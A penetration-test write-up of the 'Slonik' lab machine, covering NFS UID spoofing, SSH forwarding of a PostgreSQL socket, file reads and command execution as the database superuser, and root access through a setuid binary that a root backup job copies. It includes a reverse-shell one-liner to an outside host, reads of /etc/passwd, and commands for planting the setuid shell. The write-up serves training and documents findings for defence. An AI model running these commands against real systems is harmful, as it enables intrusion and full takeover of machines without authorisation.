Slonik Report

Cover

Target: HTB Machine “Slonik” **Client:** HTB (Fictitious) **Engagement Date:** November 2025
Report Version: 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

Index

1. Introduction

Objective of the Engagement

The objective of this assessment was to evaluate the security posture of the **Slonik** machine, a Linux-based Ubuntu environment hosted on VulnLab, by simulating adversarial techniques against its NFS file sharing, RPC services, SSH access controls, and PostgreSQL database configurations. Our testing focused on identifying vulnerabilities in

NFS export permissions, UID/GID mapping, Unix domain socket exposure, PostgreSQL superuser privileges, and automated root backup processes. Through systematic enumeration and exploitation, we gained initial file access, achieved database command execution, and ultimately obtained full root control via setuid binary abuse during backups.

Scope of Assessment

- **Network Reconnaissance:** Initial full-port scans revealed a Linux host with open ports including 22 (SSH), 111 (rpcbind), 2049 (NFS), and high-port mountd/nlockmgr instances, confirming NFS and RPC exposure.
- **Service Discovery & NFS Enumeration:** `showmount` disclosed exported shares `/home` and `/var/backups`. Local mounting allowed UID spoofing to access `/home/service/` as user `1337`.
- **Credential Discovery & SSH Socket Forwarding:** History files in `/home/service/` revealed PostgreSQL Unix socket and a cracked MD5 hash (`service`). SSH as `service` enabled non-interactive forwarding of `/var/run/postgresql/.s.PGSQL.5432`.
- **PostgreSQL Exploitation & Initial Foothold:** Forwarded socket granted `postgres` superuser access. `pg_read_file` and `COPY TO PROGRAM` enabled file reads (user flag) and reverse shell as `postgres`.
- **Internal Enumeration & Backup Process Abuse:** `pspy` identified root cron executing `/usr/bin/backup`, which clears `/opt/backups/current/`, runs `pg_basebackup` (copying PostgreSQL data cluster with permissions preserved), zips the directory, and rotates archives.
- **Privilege Escalation & Flag Retrieval:** A setuid bash (`pwned`) placed in `/var/lib/postgresql/14/main/` was copied by `pg_basebackup` with root setuid bit intact. Execution yielded root shell and root flag.

Ethics & Compliance

All testing activities were conducted within the VulnLab platform, adhering to its rules of engagement and confined to the isolated **Slonik** environment. No production systems, user data, or external resources were impacted. This report is confidential, intended solely for personal learning and skill development, aiming to enhance Linux server security awareness and promote secure NFS, PostgreSQL, and backup configuration practices in enterprise environments.

2. Methodology

2.1 Initial Host Discovery and Port Scanning

Aggressive full-port TCP scanning was performed using Nmap with a high packet rate to identify open ports:

```
sudo nmap -p- --open -Pn -n --min-rate 5000 10.129.234.160 -oG ports
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 21:03 UTC
Nmap scan report for 10.129.234.160
Host is up (0.038s latency).
Not shown: 62646 closed tcp ports (reset), 2881 filtered tcp ports (no-
response)
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
2049/tcp  open  nfs
39089/tcp open  unknown
45429/tcp open  unknown
49989/tcp open  unknown
56981/tcp open  unknown
59391/tcp open  unknown
Nmap done: 1 IP address (1 host up) scanned in 12.50 seconds
```

2.2 Service Enumeration and Version Detection

Detailed service fingerprinting was conducted on all discovered ports:

```
sudo nmap -sVC -p 22,111,2049,39089,45429,49989,56981,59391 10.129.234.160
-oN services
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 21:04 UTC
Nmap scan report for 10.129.234.160
Host is up (0.046s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 2d:8d:0a:43:a7:58:20:73:6b:8c:fc:b0:d1:2f:45:07 (ECDSA)
|_  256 82:fb:90:b0:eb:ac:20:a2:53:5e:3c:7c:d3:3c:34:79 (ED25519)
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
```

```
|   100000  2,3,4     111/tcp     rpcbind
|   100000  2,3,4     111/udp     rpcbind
|   100000  3,4       111/tcp6    rpcbind
|   100000  3,4       111/udp6    rpcbind
|   100003  3,4       2049/tcp    nfs
|   100003  3,4       2049/tcp6   nfs
|   100005  1,2,3     40106/udp   mountd
|   100005  1,2,3     45375/tcp6  mountd
|   100005  1,2,3     47203/udp6  mountd
|   100005  1,2,3     56981/tcp   mountd
|   100021  1,3,4     38893/tcp6  nlockmgr
|   100021  1,3,4     39089/tcp   nlockmgr
|   100021  1,3,4     43116/udp6  nlockmgr
|   100021  1,3,4     59984/udp   nlockmgr
|   100024  1         35469/tcp6  status
|   100024  1         35765/udp6  status
|   100024  1         46087/udp   status
|   100024  1         49989/tcp   status
|   100227  3         2049/tcp    nfs_acl
|_  100227  3         2049/tcp6   nfs_acl
2049/tcp  open  nfs_acl  3 (RPC #100227)
39089/tcp open  nlockmgr 1-4 (RPC #100021)
45429/tcp open  mountd   1-3 (RPC #100005)
49989/tcp open  status   1 (RPC #100024)
56981/tcp open  mountd   1-3 (RPC #100005)
59391/tcp open  mountd   1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Key Observations:

- Ubuntu Linux host
- NFS (2049) and RPC services exposed
- Multiple high-port mountd/nlockmgr instances

2.3 NFS Share Enumeration

Exported NFS shares were enumerated:

```
showmount -e 10.129.234.160
```

```
kali@kali ~/workspace/Slonik/nmap [21:05:02] $ showmount -e $IP
Export list for 10.129.234.160:
/var/backups *
/home        *
```

Exported Shares:

- `/var/backups`
- `/home`

2.4 Mounting and Exploring NFS Shares

Shares were mounted locally:

```
sudo mount -t nfs 10.129.234.160:/home ./target-NFS/ -o nolock
sudo mount -t nfs 10.129.234.160:/var/backups ./target-NFS/ -o nolock
```

- `/home` owned by UID/GID **1337** (`service` directory inaccessible)

```
kali@kali ~/workspace/Slonik/content/target-NFS [21:19:45] $ cd service
cd: permission denied: service

kali@kali ~/workspace/Slonik/content/target-NFS [21:19:48] $ ls
service

kali@kali ~/workspace/Slonik/content/target-NFS [21:19:48] $ ls -la
total 12
drwxr-xr-x 3 root root 4096 Oct 24  2023 .
drwxrwxr-x 3 kali kali 4096 Oct 31 21:11 ..
drwxr-x--- 5 1337 1337 4096 Sep 22 12:46 service
```

- `/var/backups` contained rotating ZIP archives (downloaded but non-exploitable)

```
archive-2025-10-31T2119.zip archive-2025-10-31T2120.zip ...
```

2.5 UID/GID Spoofing for NFS Access

Local user `1337` was created to match remote ownership:

```
sudo echo '1337:x:1337:1337::/home/1337:/bin/bash' | sudo tee -a
/etc/passwd
echo '1337:x:1337:' | sudo tee -a /etc/group
echo '1337:tu_contraseña' | sudo chpasswd
su 1337
```

Result: Full read/write access to `/home/service/`

```
kali@kali ~/workspace/Slonik [22:42:18] $ sudo echo '1337:x:1337:1337::/home/1337:/bin/bash' | sudo tee -a /etc/passwd

1337:x:1337:1337::/home/1337:/bin/bash

kali@kali ~/workspace/Slonik [22:43:36] $ sudo echo '1337:x:1337:' | sudo tee -a /etc/group

1337:x:1337:

kali@kali ~/workspace/Slonik [22:43:55] $ sudo echo '1337:tu_contraseña' | sudo chpasswd


kali@kali ~/workspace/Slonik [22:44:10] $ su 1337
Password:
$ id
uid=1337(1337) gid=1337(1337) groups=1337(1337)
$
```


```
1337@kali:/home/kali/workspace/Slonik/content/target-NFS$ cd service/
1337@kali:/home/kali/workspace/Slonik/content/target-NFS/service$ ls
1337@kali:/home/kali/workspace/Slonik/content/target-NFS/service$ ls -la
total 40
drwxr-x── 5 1337 1337 4096 Sep 22 12:46 .
drwxr-xr-x 3 root root 4096 Oct 24  2023 ..
-rw-r--r-- 1 1337 1337   90 Sep 22 12:46 .bash_history
-rw-r--r-- 1 1337 1337  220 Oct 24  2023 .bash_logout
-rw-r--r-- 1 1337 1337 3771 Oct 24  2023 .bashrc
drwx────── 2 1337 1337 4096 Oct 24  2023 .cache
drwxrwxr-x 3 1337 1337 4096 Oct 24  2023 .local
-rw-r--r-- 1 1337 1337  807 Oct 24  2023 .profile
-rw-r--r-- 1 1337 1337  326 Sep 22 12:46 .psql_history
drwxrwxr-x 2 1337 1337 4096 Oct 24  2023 .ssh
```

2.6 Local File Enumeration as UID 1337

History files revealed PostgreSQL Unix socket and credentials:

```
cat .bash_history
cat .psql_history
```


- Socket: `/var/run/postgresql/.s.PGSQL.5432`
- Database: `service`
- Hash: `aaabf0d39951f3e6c3e8a7911df524c2` (MD5) → cracked as `service` via `hashcat -m 0`



2.7 SSH Connection and Unix Socket Forwarding

SSH access as `service` was established but immediately closed (likely PTY/firewall restriction):

```
ssh service@10.129.234.160
```



Verbose logging confirmed authentication success:

```
debug1: channel 0: setting env COLORTERM = "truecolor"
debug1: channel 0: setting env LANG = "en_US.UTF-8"
debug1: pledge: fork
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-1036-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Wed Nov  5 20:07:10 UTC 2025

  System load:           0.01
  Usage of /:            42.2% of 6.59GB
  Memory usage:          7%
  Swap usage:            0%
  Processes:             230
  Users logged in:       0
  IPv4 address for eth0: 10.129.234.160
  IPv6 address for eth0: dead:beef::250:56ff:fe94:d315

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

debug1: client_input_channel_req: channel 0 rtype exit-status reply 0
debug1: client_input_channel_req: channel 0 rtype eow@openssh.com reply 0
debug1: channel 0: free: client-session, nchannels 1
Connection to 10.129.234.160 closed.
Transferred: sent 3816, received 6912 bytes, in 1.4 seconds
Bytes per second: sent 2648.8, received 4797.8
debug1: Exit status 1
```

Unix domain socket forwarded via SSH (non-interactive tunnel):

```
sshpass -p 'service' ssh -f -N -L
/tmp/.s.PGSQL.5432:/var/run/postgresql/.s.PGSQL.5432 -o
"UserKnownHostsFile=/dev/null" -o "StrictHostKeyChecking=no"
service@10.129.234.160
```

Local PostgreSQL access:

```
psql -h /tmp/.s.PGSQL.5432 -U postgres
```

```
kali@kali /tmp [20:41:53] $ psql -d "host=/tmp port=5432 user=postgres"
psql (17.6 (Debian 17.6-1), server 14.19 (Ubuntu 14.19-0ubuntu0.22.04.1))
Type "help" for help.

postgres=#
```

2.8 PostgreSQL Privilege Escalation

File read capabilities confirmed:

```
SELECT pg_read_file('/etc/passwd');
SELECT pg_ls_dir('/var/lib/postgresql/');
```

```
postgres=# SELECT pg_read_file('/etc/passwd');
                                pg_read_file
------------------------------------------------------------------------------+
 root:x:0:0:root:/root:/bin/bash                                              +
 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin                              +
 bin:x:2:2:bin:/bin:/usr/sbin/nologin                                         +
 sys:x:3:3:sys:/dev:/usr/sbin/nologin                                         +
 sync:x:4:65534:sync:/bin:/bin/sync                                           +
 games:x:5:60:games:/usr/games:/usr/sbin/nologin                              +
 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin                              +
 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin                                 +
 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin                                  +
 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin                            +
 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin                          +
 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin                                   +
 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin                         +
 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin                         +
 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin                +
 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin                                 +
 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin+
 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin                   +
 systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin+
 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin +
 messagebus:x:102:105::/nonexistent:/usr/sbin/nologin                         +
 systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin+
 syslog:x:104:111::/home/syslog:/usr/sbin/nologin                             +
 _apt:x:105:65534::/nonexistent:/usr/sbin/nologin                             +
 tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false                  +
 uuidd:x:107:113::/run/uuidd:/usr/sbin/nologin                                +
 tcpdump:x:108:114::/nonexistent:/usr/sbin/nologin                            +
 sshd:x:109:65534::/run/sshd:/usr/sbin/nologin                                +
 pollinate:x:110:1::/var/cache/pollinate:/bin/false                           +
 landscape:x:111:116::/var/lib/landscape:/usr/sbin/nologin                    +
 fwupd-refresh:x:112:117:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin +
 ec2-instance-connect:x:113:65534::/nonexistent:/usr/sbin/nologin             +
 _chrony:x:114:121:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin         +
 lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false                           +
 postgres:x:115:123:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash +
 _rpc:x:116:65534::/run/rpcbind:/usr/sbin/nologin                             +
 statd:x:117:65534::/var/lib/nfs:/usr/sbin/nologin                            +
 service:x:1337:1337:,,,,default password:/home/service:/bin/false            +
 _laurel:x:998:998::/var/log/laurel:/bin/false                                +

(1 row)
```

```
postgres=# SELECT pg_ls_dir('/var/lib/postgresql/');
   pg_ls_dir
---------------
 .bash_history
 .psql_history
 14
 user.txt
 .local
(5 rows)
```

User flag retrieved.

Reverse shell via `COPY TO PROGRAM` (bypassing outbound firewall on 4444):


```
COPY (SELECT 1) TO PROGRAM 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i
2>&1|nc 10.10.15.14 443 >/tmp/f';
```

Initial foothold as `postgres` obtained.

2.9 Internal Enumeration with pspy

`pspy64` uploaded and executed:

```
upload /home/kali/Downloads/pspy64 /tmp/
```




Cron discovery:

- Root cron executes `/usr/bin/backup`
- `pg_basebackup -h /var/run/postgresql -U postgres -D /opt/backups/current/`
- `zip -r "/var/backups/archive-$date.zip" /opt/backups/current/`
- Rotation: Deletes old archives if >10

Backup script analysis:

```
cat /usr/bin/backup
```

```
#!/bin/bash
date=$(/usr/bin/date +"%FT%H%M")
/usr/bin/rm -rf /opt/backups/current/*
/usr/bin/pg_basebackup -h /var/run/postgresql -U postgres -D
/opt/backups/current/
/usr/bin/zip -r "/var/backups/archive-$date.zip" /opt/backups/current/
count=$(/usr/bin/find "/var/backups/" -maxdepth 1 -type f -o -type d |
/usr/bin/wc -l)
if [ "$count" -gt 10 ]; then
  /usr/bin/rm -rf /var/backups/*
fi
```



Script Behavior Explanation:

1. Generates timestamped filename.
2. Clears `/opt/backups/current/`.
3. Uses `pg_basebackup` (as root) to **copy the entire PostgreSQL data cluster** (typically `/var/lib/postgresql/14/main/`) into `/opt/backups/current/`.
   - This preserves **file permissions, ownership, and special bits** (e.g., setuid).

4. Compresses the entire directory (including any attacker-controlled files/symlinks) via `zip`.
5. Enforces rotation by deleting excess archives.

Exploitation Logic:

- `pg_basebackup` runs as root → copies files from PostgreSQL data dir with root privileges.
- Writable data directory (`/var/lib/postgresql/14/main/`) allows placing a setuid binary.
- Backup inherits setuid bit → extracted copy in NFS-mounted `/var/backups` or `/opt/backups/current/` becomes root-executable.

2.10 Root Privilege Escalation via Backup Race + Setuid

Malicious setuid bash placed in PostgreSQL data directory:

```
cp /bin/bash /var/lib/postgresql/14/main/pwned
chmod 7777 /var/lib/postgresql/14/main/pwned
```

```
-rwxrw-r--  1 postgres postgres 3104768 Nov  6 19:58 pspy64-gDbrnmoP
-rwsrwsrwt  1 postgres postgres 1396520 Nov  6 21:13 pwned
drwxrwxrwt 13 postgres postgres    4096 Nov  5 22:33 tmp-meRqXHko
```

`pg_basebackup` copied file with **setuid root**:

```
-rwsrwsrwt 1 root root 1396520 Nov 6 21:21 pwned
```

```
drwx------  3 root root    4096 Nov  6 21:21 pg_wal
drwx------  2 root root    4096 Nov  6 21:21 pg_xact
-rw-------  1 root root      88 Nov  6 21:21 postgresql.auto.conf
-rwxrw-r--  1 root root 3104768 Nov  6 21:21 pspy64-gDbrnmoP
-rwsrwsrwt  1 root root 1396520 Nov  6 21:21 pwned
drwxrwxrwt 13 root root    4096 Nov  6 21:21 tmp-meRqXHko
drwxrwxrwt 14 root root    4096 Nov  6 21:21 tmp-okRcbMit
$ ./pwned -p
id
uid=115(postgres) gid=123(postgres) euid=0(root) egid=0(root) groups=0(root),122(ssl-cert),123(postgres)
whoami
root
cd /root
ls
root.txt
snap
cat root.txt
```

Execution:

```
/opt/backups/current/pwned -p
```


Root shell obtained.
Root flag retrieved.

This methodology demonstrates a **sophisticated Linux privilege escalation chain** — from **NFS squatting** to **PostgreSQL socket forwarding**, **command injection**, and **backup process abuse via setuid preservation** — exploiting misconfigured file permissions, Unix sockets, and automated root tasks in a realistic Ubuntu environment.

3. Findings

3.1 Vulnerability: Insecure NFS Export Permissions Allowing UID Spoofing

- **CVSS:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N – **9.1 (Critical)**
  (Anonymous NFS access with no_root_squash enables arbitrary UID mapping and file read/write)



- **Description:** NFS shares `/home` and `/var/backups` were exported without `no_root_squash` or secure options, allowing anonymous mounting and local UID/GID spoofing to match remote owner `1337`.
- **Impact:** Attackers gained full read/write access to `/home/service/` without credentials, exposing sensitive history files, PostgreSQL socket paths, and cracked credentials (`service` user).
- **Technical Summary:**
  Shares enumerated:

```
showmount -e 10.129.234.160
```

  Mounted locally:

```
sudo mount -t nfs 10.129.234.160:/home ./target-NFS/ -o nolock
```

```
kali@kali ~/workspace/Slonik/content/target-NFS [21:19:45] $ cd service
cd: permission denied: service

kali@kali ~/workspace/Slonik/content/target-NFS [21:19:48] $ ls
service

kali@kali ~/workspace/Slonik/content/target-NFS [21:19:48] $ ls -la
total 12
drwxr-xr-x 3 root root 4096 Oct 24  2023 .
drwxrwxr-x 3 kali kali 4096 Oct 31 21:11 ..
drwxr-x--- 5 1337 1337 4096 Sep 22 12:46 service
```

Local UID 1337 created for access:


```
sudo echo '1337:x:1337:1337::/home/1337:/bin/bash' | sudo tee -a
/etc/passwd
```

```
kali@kali ~/workspace/Slonik [22:42:18] $ sudo echo '1337:x:1337:1337::/home/1337:/bin/bash' | sudo tee -a /etc/passwd
1337:x:1337:1337::/home/1337:/bin/bash
kali@kali ~/workspace/Slonik [22:43:36] $ sudo echo '1337:x:1337:' | sudo tee -a /etc/group
1337:x:1337:
kali@kali ~/workspace/Slonik [22:43:55] $ sudo echo '1337:tu_contraseña' | sudo chpasswd

kali@kali ~/workspace/Slonik [22:44:10] $ su 1337
Password:
$ id
uid=1337(1337) gid=1337(1337) groups=1337(1337)
$
```

History files revealed socket and MD5 hash (`aaabf0d39951f3e6c3e8a7911df524c2` → `service`).

3.2 Vulnerability: Exposed PostgreSQL Unix Domain Socket via NFS + SSH Forwarding Abuse

- **CVSS:** CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H – **8.8 (High)**
  (Authenticated low-priv user + socket exposure = superuser RCE and file access)



- **Description:** PostgreSQL Unix socket (`/var/run/postgresql/.s.PGSQL.5432`) was world-readable in `/home/service/`. SSH as `service` allowed non-interactive socket

forwarding despite PTY restrictions.

- **Impact:** Granted `postgres` superuser access, enabling arbitrary file reads (`pg_read_file`), directory listings (`pg_ls_dir`), and command execution (`COPY TO PROGRAM`), yielding user flag and reverse shell.
- **Technical Summary:**
  Forwarding established:

```
sshpass -p 'service' ssh -f -N -L
/tmp/.s.PGSQL.5432:/var/run/postgresql/.s.PGSQL.5432 -o
"UserKnownHostsFile=/dev/null" -o "StrictHostKeyChecking=no"
service@10.129.234.160
```

  Local connection:

```
psql -h /tmp/.s.PGSQL.5432 -U postgres
```

  File read example:

```
SELECT pg_read_file('/etc/passwd');
```


```
postgres=# SELECT pg_read_file('/etc/passwd');
                                pg_read_file
-------------------------------------------------------------------------------
 root:x:0:0:root:/root:/bin/bash                                              +
 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin                              +
 bin:x:2:2:bin:/bin:/usr/sbin/nologin                                         +
 sys:x:3:3:sys:/dev:/usr/sbin/nologin                                         +
 sync:x:4:65534:sync:/bin:/bin/sync                                           +
 games:x:5:60:games:/usr/games:/usr/sbin/nologin                              +
 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin                              +
 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin                                 +
 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin                                  +
 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin                            +
 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin                          +
 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin                                   +
 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin                         +
 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin                         +
 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin                +
 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin                                 +
 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin       +
 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin                   +
 systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin   +
